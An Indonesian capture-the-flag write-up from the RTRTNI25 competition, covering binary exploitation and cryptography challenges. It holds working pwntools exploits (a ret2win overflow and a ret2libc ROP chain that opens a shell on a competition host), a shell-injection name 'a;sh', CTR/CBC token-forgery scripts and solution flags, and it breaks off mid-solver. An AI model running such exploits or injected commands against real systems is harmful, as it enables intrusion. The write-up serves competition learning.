



[RTRTNI25 – CYBER COMPETITION 2025]

NAMA TIM : SNI - TORU

KETUA TIM :
- Christopher Ralin Anggoman (itoid)

ANGGOTA TIM :
- Muhammad Zaky Adzkiya (rui/iur)

Part of




DAFTAR ISI

BINARY EXPLOITATION	3
Simple Ret2Win.....	3
Ranger Shop	4
Return to ROP	6
CRYPTOGRAPHY.....	10
Enkripsi Affine	10
Ranger Login #1.....	12
Franklin-Reiter Attack	17
Auth Token.....	21
It's The Same Thing, But Related	28
DIGITAL FORENSICS.....	34
EDR Labyrinth.....	34
Trafic Exfiltration.....	35
OSINT	38
J4k51k v2	38
REVERSE ENGINEERING.....	40
Obfuscated Logic.....	40
Ranger Login #2.....	44
Quantum Prison	48
STEGANOGRAPHY.....	55
Check File	55
Content	57
WEB EXPLOITATION	61
History Leak.....	61
D00r t0 D00r.....	62
Time is The Key	64
Bypass Redirect.....	72
D00r t0 D00r v2	73
Deserialization Disaster	74
JWT Crack.....	80

BINARY EXPLOITATION

Simple Ret2Win

DESKRIPSI SOAL - 240 POINTS



2. PROOF OF CONCEPT

Diberikan file binary x64 yang mana file tersebut rentan terhadap buffer overflow pada salah satu functionnya yaitu vulnerable_function

```
1 int vulnerable_function()
2 {
3     char buf[64]; // [rsp+0h] [rbp-40h] BYREF
4
5     printf("Enter your message: ");
6     read(0, buf, 0x78ULL);
7     return printf("You entered: %s\n", buf);
8 }
```

Yup, ini trivial banget, langsung ret2win aja karena juga ada fungsi print_flag, dan juga elfnya tidak ada aslr.

exploit.py

```
from pwn import *
context.terminal = "tmux splitw -h".split()
context.binary = elf = ELF('vuln')
p = remote('18.136.199.188', 9001)
r = ROP(elf)
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
p.sendafter(b': ', cyclic(72) + p64(r.find_gadget(['ret'])[0]) + p64(elf.sym.print_flag))
p.interactive()
```


```
p.interactive().venv) a@adzky:~/tni/pwn$ python3 solve3.py
[*] '/home/a/tni/pwn/vuln'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    SHSTK:   Enabled
    IBT:     Enabled
    Stripped: No
[*] Opening connection to 18.136.199.188 on port 9001: Done
[*] Loaded 14 cached gadgets for 'vuln'
[*] Switching to interactive mode
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x1a\x10@RTRTNI25{Ju5t_4_Sm4ll_0v3rf10w_t0_G3t_th3_W1n!
[*] Got EOF while reading in interactive
```

3. FLAG

RTRTNI25{Ju5t_4_Sm4ll_0v3rf10w_t0_G3t_th3_W1n!}

Ranger Shop

DESKRIPSI SOAL - 340 POINTS



2. PROOF OF CONCEPT

Diberikan file elf x64, yang mana merupakan sebuah program perbelanjaan (gatau kayak shop wannabe gitu). Disini kita tidak sampai melakukan decompile pada program karena kami saat mencoba-coba membeli suatu produk dengan nilai negatif, points kita bertambah. Tentu hal itu merupakan integer overflow vuln,

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
== Rise The Ranger Shop Service ==
Enter your name: ls
Welcome, ls! You start with 0 points.

Menu:
1) Claim voucher
2) Search
3) Lucky spin
4) Shop
5) Buy flag
6) Show points
0) Exit
Choice: 4
---- Shop ---
1) Apple
2) Banana
3) Cherry
0) Back
Choice: 1
Quantity: -1823812481
Total cost: -529127813
Purchased! New points: 529127813

Menu:
1) Claim voucher
2) Search
3) Lucky spin
4) Shop
5) Buy flag
6) Show points
0) Exit
Choice: |
```

Tetapi disini anehnya, nama kita di print saat akan membeli flag, hmm, dari dugaanku ini pake figlet di cli atau semacamnya

```
Choice: 5
   _|__ 
  / \__| 
 |  \__\ 
 |_ \___/ 

Keren! kamu dapat flag, di mana? hmm...
Menu:
1) Claim voucher
2) Search
3) Lucky spin
4) Shop
5) Buy flag
6) Show points
0) Exit
Choice: |
```

Disini saya coba-coba escape dengan a;sh dan ternyata bisa

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)

```
== Rise The Ranger Shop Service ==
Enter your name: a;sh
Welcome, a;sh! You start with 0 points.

Menu:
1) Claim voucher
2) Search
3) Lucky spin
4) Shop
5) Buy flag
6) Show points
0) Exit
Choice: 4
--- Shop ---
1) Apple
2) Banana
3) Cherry
0) Back
Choice: 1
Quantity: -12391824
Total cost: -61959120
Purchased! New points: 61959120

Menu:
1) Claim voucher
2) Search
3) Lucky spin
4) Shop
5) Buy flag
6) Show points
0) Exit
Choice: 5

/ --.-
| ( _ |
| \_,_|
\--,-


ls
0720f254-f2345e44ed396e7ff8346ab1.txt shop voucher.txt
cat 0*
RTRTN125{c9f769e366ec795cecb3830212ea8e3d}
```

3. FLAG

RTRTNI25{c9f769e366ec795cecb3830212ea8e3d}

Return to ROP

DESKRIPSI SOAL - 444 POINTS



2. PROOF OF CONCEPT

As usual ret2libc chall tapi ini agak dipermudah karena dikasih leak wkwkwk

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     setup(argc, argv, envp);
4     printf("Here's a little secret to get you started: %p\n", main);
5     puts("Welcome to the expert ROP challenge!");
6     puts("Your goal: pop a shell and read flag.txt.");
7     write_to_memory();
8     vulnerable_function();
9     puts("Goodbye!");
10    return 0;
11 }
```



```
1 ssize_t vulnerable_function()
2 {
3     _BYTE buf[128]; // [rsp+0h] [rbp-80h] BYREF
4
5     printf("Now, show me what you've got: ");
6     return read(0, buf, 0x200uLL);
7 }
```

Di fungsi write_to_memory sebenarnya agak unnecessary karena itu cuma write ke bss, sebenarnya bisa sih write /bin/sh ke situ atau ga stack pivot dsb tapi malas. Yaudah solvernya

```
from pwn import *

context.terminal = "tmux splitw -h".split()
context.binary = elf = ELF('rop_me_baby')
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
libc = ELF('libc-2.31.so')
p = remote('18.136.199.188', 9009)

p.recvuntil(b'started: ')
main = int(p.recvline().strip(), 16)

info("main @ %#x", main)
payload = cyclic(0x69)
p.sendline(payload)

pop_rdi = 0x0000000000001363
payload = cyclic(136, n=8)
payload += p64(pop_rdi+(main-0x1289))
payload += p64(elf.got.printf+(main-0x1289))
payload += p64(elf.sym.puts+(main-0x1289))
payload += p64(main)
p.sendline(payload)

p.recvuntil(b'got: ')
puts = unpack(p.recvline().strip(),'all')
info('puts @ %#x', puts)

libc.address = puts - libc.sym.printf
info('base @ %#x', libc.address)

rop = ROP(libc)
rop.raw(rop.ret)
rop.raw(rop.ret)
rop.raw(rop.ret)
rop.system(libc.search(b'/bin/sh\0').__next__())

p.sendline(cyclic(0x69))
p.send(cyclic(136,n=8) + bytes(rop))

p.interactive()
```

```
[+] Opening connection to 18.136.199.188 on port 9009: Done
[*] main @ 0x601b90759289
[*] puts @ 0x74e33aca8c90
[*] base @ 0x74e33ac47000
[*] Loaded 195 cached gadgets for 'libc-2.31.so'
[*] Switching to interactive mode
Here's a little secret to get you started: 0x601b90759289
Welcome to the expert ROP challenge!
Your goal: pop a shell and read flag.txt.
I have a buffer at 0x601b9075c060, send me some data to store:
Thanks, I've stored your data.
Now, show me what you've got: $ ls
Dockerfile
Makefile
a.txt
docker-compose.yml
exploit.py
flag.txt
rop_me_baby
rop_me_baby.c
rop_me_baby_1
$ cat fl*
RTRTNI25{Chaining_Gadgets_For_Ultimate_Power}
$
```

JIR INI SIAPA BIKIN SOAL PWN PAKE LLM OAKWOAWKOAKWOKAW


3. FLAG

RTRTNI25{Chaining_Gadgets_For_Ultimate_Power}

CRYPTOGRAPHY

Enkripsi Affine

DESKRIPSI SOAL - 100 POINTS



2. PROOF OF CONCEPT

affine cipher $E(x) = (ax + b) \bmod 26$. brute a dan b yang memenuhi

```
#!/usr/bin/env python3
```

```
import math

ciphertext = "UERBNRSLZ_FSFMZHDH_ORURFKH_HDPYMR_LDYAREH"

alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
m = len(alphabet)

char_to_num = {c: i for i, c in enumerate(alphabet)}
num_to_char = {i: c for i, c in enumerate(alphabet)}

def modinv(a, m):
    a = a % m
    for x in range(1, m):
        if (a * x) % m == 1:
            return x
    return None
```

```
def affine_decrypt(ct, a, b):
    inv_a = modinv(a, m)
    if inv_a is None:
        return None
    pt = ""
    for ch in ct:
        if ch not in char_to_num:
            pt += ch
            continue
        y = char_to_num[ch]
        x = (inv_a * (y - b)) % m
        pt += num_to_char[x]
    return pt

for a in range(1, m):
    if math.gcd(a, m) != 1:
        continue
    for b in range(m):
        pt = affine_decrypt(ciphertext, a, b)
        if pt:
            print(f"a={a}, b={b} -> RTRTN125{{{pt}}}")
```

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)


```
a=1, b=22 -> RTRTNI25{YIVFRWPD_JWJQDLHL_SVYVJOL_LHTCQV_PHCEVIL}
a=1, b=23 -> RTRTNI25{XHUEQUVOC_IVIPCKGK_RUXUINK_KGSBPU_OGBDUHK}
a=1, b=24 -> RTRTNI25{WGTDPTUNB_HUHOBJFJ_QTWTHMJ_JFRAOT_NFACTGJ}
a=1, b=25 -> RTRTNI25{VFSCOSTMA_GTGNAIEI_PSVSGLI_IEQZNS_MEZBSFI}
a=3, b=0 -> RTRTNI25{YKXJNXGVR_TGTERLBL_WXYXTML_LBFIEX_VBIAXKL}
a=3, b=1 -> RTRTNI25{PBOAE0XMI_KXKVICSC_NOPOKDC_CSZV0_MSZROBC}
a=3, b=2 -> RTRTNI25{GSFRVFODZ_BOBMZTJT_EFGFBUT_TJNQMF_DJQIFST}
a=3, b=3 -> RTRTNI25{XJWIMWFUQ_SFSDQKAK_VWXWSLK_KAEHDW_UAHZWJK}
a=3, b=4 -> RTRTNI25{OANZDNWLH_JWJUHBRB_MNONJCB_BRVYUN_LRYQNAB}
a=3, b=5 -> RTRTNI25{FREQUENCY_ANALYSIS_DEFEATS_SIMPLE_CIPHERS}
a=3, b=6 -> RTRTNI25{WIVHLVETP_RERCPJZJ_UVWVRKJ_JZDGCV_TZGYVIJ}
a=3, b=7 -> RTRTNI25{NZMYCMVKG_IVITGAQA_LMNMIBA_AQUXTM_KQXPMZA}
a=3, b=8 -> RTRTNI25{EQDPTDMBX_ZMZKXRHR_CDEDZSR_RHLOKD_BHOGDQR}
a=3, b=9 -> RTRTNI25{VHUGKUDSO_QDQBOIYI_TUVUQJI_IYCFBU_SYFXUHI}
a=3, b=10 -> RTRTNI25{MYLXBLUJF_HUHSFZPZ_KMLHAZ_ZPTWSL_JPWOLYZ}
a=3, b=11 -> RTRTNI25{DPCOSCLAW_YLYJWQGQ_BCDCYRQ_QGKNJC_AGNFCPQ}
a=3, b=12 -> RTRTNI25{UGTFJTCRN_PCPANHXH_STUTPIH_HXBEAT_RXEWTGH}
a=3, b=13 -> RTRTNI25{LXKWAKTIE_GTGREYOY_JKLKGZY_YOSVRK_IOVNKXY}
a=3, b=14 -> RTRTNI25{COBNRBKZV_XKXIVPFP_ABCBXQP_PFJMIB_ZFMEBOP}
a=3, b=15 -> RTRTNI25{TFSEISBQM_OBOZMGWG_RSTSOHG_GWADZS_QWDVSFG}
a=3, b=16 -> RTRTNI25{KJWJVZJSHD_FSFQDXNX_IJKJFYX_XNRUQJ_HNUMJWX}
a=3, b=17 -> RTRTNI25{BNAMQAJYU_WJWHUOEZO_ZABAPO_OEILHA_YELDANO}
a=3, b=18 -> RTRTNI25{SERDHRAPL_NANYLFVF_QRSRNGF_FVZCYR_PVCUREF}
a=3, b=19 -> RTRTNI25{JVIUYIRGC_EREPCWMW_HIJIEXW_WMQTPY_GMTLIVW}
a=3, b=20 -> RTRTNI25{AMZLPZIXT_VIVGTNDN_YAZVON_NDHKGZ_XDKCZMN}
a=3, b=21 -> RTRTNI25{RDQCGQZOK_MZMXKEUE_PQRQMFE_EUYBXQ_OUBTQDE}
a=3, b=22 -> RTRTNI25{IUHTXHQFB_DQDOBVLV_GHIHDWV_VLPSOH_FLSKHUV}
a=3, b=23 -> RTRTNI25{ZLYKOYHWS_UHUFSMCM_XYZYUNM_MCGJFY_WCJBYLM}
a=3, b=24 -> RTRTNI25{QCPBFPPYNJ_LYLWJDTD_OPQPLED_DTXAWP_NTASPCD}
a=3, b=25 -> RTRTNI25{HTGSWGPEA_CPCNAUKU_FGHGCVU_UKORNG_EKRJGTU}
a=5, b=0 -> RTRTNI25{EGTVNTOXF_BOBSFRLR_ITETBCR_RLDKST_XLKATGR}
a=5, b=1 -> RTRTNI25{JLYASYTCK_GTGXKWQW_NYJYGHW_WQIPXY_CQPFYLW}
a=5, b=2 -> RTRTNI25{OQDFXDYHP_LYLCPBVB_SDODLMB_BVNUCD_HVUKDQB}
a=5, b=3 -> RTRTNI25{TVIKCIDMU_QDQHUGAG_XITIQRG_GASZHI_MAZPIVG}
a=5, b=4 -> RTRTNI25{YANPHNIRZ_VIVMZLFL_CNYNVWL_LFXEMN_RFEUNAL}
a=5, b=5 -> RTRTNI25{DFSUMSNWE_ANAREQKQ_HSDSABQ_QKCJRS_WKJZSFQ}
a=5, b=6 -> RTRTNI25{IKXZRXSBJ_FSFWJVPV_MXIXFGV_VPHOWX_BPOEXKV}
a=5, b=7 -> RTRTNI25{NPCEWCXGO_KXKBOAUA_RCNCCKLA_AUMTBC_GUTJCPA}
a=5, b=8 -> RTRTNI25{SUHJBHCLT_PCPGTFZF_WHSHPQF_FZRYGH_LZYOHUF}
a=5, b=9 -> RTRTNI25{XZMOGMHQY_UHULYKEK_BMXMUVK_KEWDLN_QEDTMZK}
```

3. FLAG

RTRTNI25{FREQUENCY_ANALYSIS_DEFEATS_SIMPLE_CIPHERS}

Ranger Login #1

DESKRIPSI SOAL - 156 POINTS



2. PROOF OF CONCEPT

`peserta.py`:

```
from flask import Flask, request, jsonify
from Crypto.Cipher import AES
from Crypto.Util import Counter
from Crypto.Util.Padding import pad, unpad
import binascii
import time
import os

app = Flask(__name__)

KEY    = b""
NONCE = b""

def _ctr_cipher():
    n = NONCE.ljust(8, b"\x00")[:8]
    ctr = Counter.new(64, prefix=n, initial_value=0,
little_endian=False)
    return AES.new(KEY, AES.MODE_CTR, counter=ctr)

def encrypt_token(data: str) -> str:
    cipher = _ctr_cipher()
    ct = cipher.encrypt(data.encode())
    return binascii.hexlify(ct).decode()

def decrypt_token(token_hex: str) -> str:
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
try:
    ct = binascii.unhexlify(token_hex)
    cipher = _ctr_cipher()
    pt = cipher.decrypt(ct)
    return pt.decode()
except Exception as e:
    print(e)
    return None

def token_encrypt(token: str) -> str:
    try:
        iv = os.urandom(16)
        cipher = AES.new(KEY, AES.MODE_CBC, iv)
        pt = pad(token.encode(), AES.block_size)
        ct = cipher.encrypt(pt)
        return binascii.hexlify(iv + ct).decode()
    except Exception as e:
        return "invalid-token"

def token_decrypt(token: str) -> str:
    try:
        raw = binascii.unhexlify(token)
        iv = raw[:16]
        ct = raw[16:]
        cipher = AES.new(KEY, AES.MODE_CBC, iv)
        pt = cipher.decrypt(ct)
        pt = unpad(pt, AES.block_size)
        return pt.decode()
    except Exception as e:
        return "invalid-token"

def claim_admin(username: str):
    epoch_time = int(time.time()) - 10
    token_admin = f"{epoch_time}|{username}"
    token = token_encrypt(token_admin)
    return token

def verify_admin(token: str):
    token_dec = token_decrypt(token)
    print(token_dec)
    return token_dec

@app.route("/get_token")
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
def get_token():
    username = request.args.get("username", "guest")
    token_str = f"username={username}&roles=user"
    token = encrypt_token(token_str)
    return jsonify({"token": token})

@app.route("/check_token")
def check_token():
    token_hex = request.args.get("token")
    data = decrypt_token(token_hex)
    if not data:
        return "Invalid token!", 400
    split = data.split("&")
    username = split[0].split("=")[1]
    claim_admins = claim_admin(username)
    if "roles=admin" in data:
        return jsonify({"claim": claim_admins})
    return f"Hello user! ({data})"

@app.route("/flag")
def flag():
    token = request.args.get("token")
    pt = token_decrypt(token)
    if pt == "invalid-token":
        return "Invalid token!", 400
    try:
        epoch_str, username = pt.split("|", 1)
        if int(epoch_str) > int(time.time()):
            return open("flag.txt", "r").read()
        return "No flag. Try again.", 400
    except Exception:
        return "Invalid token!", 400

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=int(os.environ.get("PORT", "8000")),
debug=False)
```

inject roles=admin di nama pengguna token CTR, ubah IV token CBC sehingga epoch menjadi future timestamp, dan kirim ke /flag

```
#!/usr/bin/env python3
```

```
import requests, time, binascii, sys
from urllib.parse import quote
```

```
BASE = "http://18.136.199.188:7512"

def get_user_ctr_token(username: str) -> str:
    r = requests.get(f"{BASE}/get_token", params={"username": username},
timeout=10)
    r.raise_for_status()
    return r.json()["token"]

def check_token_and_get_claim(ctr_token_hex: str) -> str:
    r = requests.get(f"{BASE}/check_token", params={"token": ctr_token_hex},
timeout=10)
    r.raise_for_status()
    j = r.json()
    return j["claim"]

def try_flag(cbc_token_hex: str):
    r = requests.get(f"{BASE}/flag", params={"token": cbc_token_hex},
timeout=10)
    return r.status_code, r.text

def xor_bytes(a: bytes, b: bytes) -> bytes:
    return bytes(x ^ y for x, y in zip(a, b))

def build_first_block(epoch_int: int, pad_char: str = "A") -> bytes:
    s = f"{epoch_int}|"
    need = 16 - len(s)
    assert need >= 0
    s += pad_char * need
    assert len(s) == 16
    return s.encode()

username = "AAAAAA&roles=admin"

ctr_token = get_user_ctr_token(username)
claim_hex = check_token_and_get_claim(ctr_token)
raw = binascii.unhexlify(claim_hex)
iv = raw[:16]
ct = raw[16:]

now = int(time.time())
future_epoch = now + 3600
p1_desired = build_first_block(future_epoch)
```

```
guess_center = now - 10
window = 10

for guess in range(guess_center - window, guess_center + window + 1):
    p1_orig = build_first_block(guess)
    iv_prime = xor_bytes(xor_bytes(iv, p1_orig), p1_desired)
    forged = binascii.hexlify(iv_prime + ct).decode()

    code, text = try_flag(forged)
    if code == 200 and "{" in text:
        print(text.strip())
        break
```



```
[itoid@TechnoFair11-Final ~] $ ./sol.py
RTRTNI25{657858b770ea648844c00a2694fcfb40}
[itoid@TechnoFair11-Final ~] $ cd ..
```

3. FLAG

RTRTNI25{657858b770ea648844c00a2694fcfb40}

Franklin-Reiter Attack

DESKRIPSI SOAL - 200 POINTS



2. PROOF OF CONCEPT

modulus_data.txt

```
# --- TOP SECRET CRYPTOGRAPHIC TRANSMISSION ---
```

Analysis of two related messages intercepted from the target.

Both messages were encrypted with the same public key.

Public Modulus (n) :

```
0xb15ea5cae8560f2d8f15b9e78d290294c6c63ab4191875ca52c37a64b988266cb5a94
e7331d8663c8887c68d79cef4c0e27592b622705b4e77d57102cfaa5759cf1f0a46232a
57fd22c896ed7804d1c904c2b0d74b267d155ceb45c76e899d182b288b137b2c4516cff
f7cd0eeecc5cd5fe1f5d792e551c4203fd54a4387c4d54b4178dec12394f66f9c7e59b92
0ffbe1df4b1d52056a4c191851bbcfda0af3a40ae91086f929d10fd2a20983a8fe27499
7787c954c7366e635494273c74f9b228ac33771452309a833ff6ef33c78bb3cb27b31bb
66871f2f01fc01dfb7578d6de5ef11769cf321846fc044a76db3507431aaebfa918cfef
4e3ae339167c02dc5
```

Public Exponent (e) :

```
0x3
```

Our cryptanalysts have determined the messages (m_1 , m_2) are related.

The second message is a simple linear function of the first.

After 780 multiplications and 17 additions, m_2 was formed.

Ciphertext 1 (c1) :

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
0x92d2237d9f7535ad0b498e5316146d48bd3c72744f25ece75879b0805a1cb2711f912
d17eb54411a7607a761c3001c21feaecb5ec2d9dc3bbd5cbf36394dd42dcdb02f38e8df
c0e8114da91120bf12e0986288d503990e07dbef3894a46995f119a1898f7e414711679
0b7219a81f80ba2309ecf0257d7127ad38f0d983227ecf37bae3062561
```

Ciphertext 2 (c2) :

```
0x1038e6da08eab436e619644b758169fd6f26c9927afe8dc27a73191e2ee43db54e916
ee2a051324f323d987a9a57c5ba354e667ec3a20932a95a3c0e9984e44b35aae1c1c730
6edb1ac054ee2d6b1ed64ab75ba61dec6a05d716782f53f0ed058a88b4f62d000621808
aa41f0d07492c00172a08c9599c9603f263606374a0653c443e4d7311ec4e424c5
```

The final flag is also encrypted. The key is the first message, m1.

Encrypted Flag (hex) :

```
063c370b252c4b6a12352d15060e330f072d2111361b032d2b36013b2d35030d0d0b0b3
204041f2c33080a07520b3f0a284a18
```

sama kek judulnya, pake franklin–reiter attack

11
12 Our cryptanalysts have determined the messages (m_1 , m_2) are related.
13 The second message is a simple linear function of the first.
14 After 780 multiplications and 17 additions, m_2 was formed.

dari hint, dapat:

$$m_2 = 780 * m_1 + 17 \text{ (i.e., } a = 780, b = 17\text{)}$$

Solver:

```
#!/usr/bin/env sage

from Crypto.Cipher import AES
import hashlib
from libnum import n2s
from sage.all import Zmod, PolynomialRing

n =
int(0xb15ea5cae8560f2d8f15b9e78d290294c6c63ab4191875ca52c37a64b988266cb
5a94e7331d8663c8887c68d79cef4c0e27592b622705b4e77d57102cf5a5759cf1f0a46
232a57fd22c896ed7804d1c904c2b0d74b267d155ceb45c76e899d182b288b137b2c451
6cff7cd0eec5cd5fe1f5d792e551c4203fd54a4387c4d54b4178dec12394f66f9c7e5
9b920ffbe1df4b1d52056a4c191851bbcfda0af3a40ae91086f929d10fd2a20983a8fe2
74997787c954c7366e635494273c74f9b228ac33771452309a833ff6ef33c78bb3cb27b
31bb66871f2f01fc01dfb7578d6de5ef11769cf321846fc044a76db3507431aaebfa918
cfef4e3ae339167c02dc5)

e = 3
c1 =
int(0x92d2237d9f7535ad0b498e5316146d48bd3c72744f25ece75879b0805a1cb2711
f912d17eb54411a7607a761c3001c21feaecb5ec2d9dc3bbd5cbf36394dd42dcdb02f38
```

Rise The Ranger – Cyber Competition 2025
Attack and Defense (Online Competition)

```
e8dfc0e8114da91120bf12e0986288d503990e07dbef3894a46995f119a1898f7e41471
16790b7219a81f80ba2309ecf0257d7127ad38f0d983227ecf37bae3062561)
c2 = int(0x1038e6da08eab436e619644b758169fd6f26c9927afe8dc27a73191e2ee43db54
e916ee2a051324f323d987a9a57c5ba354e667ec3a20932a95a3c0e9984e44b35aae1c1
c7306edb1ac054ee2d6b1ed64ab75ba61dec6a05d716782f53f0ed058a88b4f62d00062
1808aa41f0d07492c00172a08c9599c9603f263606374a0653c443e4d7311ec4e424c5)

enc_flag = bytes.fromhex(
    "063c370b252c4b6a12352d15060e330f072d2111361b032d2b36013b2d35030d0d0b0b
    3204041f2c33080a07520b3f0a284a18"
)

R = PolynomialRing(Zmod(n), 'X'); X = R.gen()

def monic_gcd(a, b):
    while b != 0:
        a, b = b, a % b
    lc = a.leading_coefficient()
    try:
        a *= lc.inverse_of_unit()
    except Exception:
        pass
    return a

def recover_m1_affine(a, b):
    # m2 = a*m1 + b
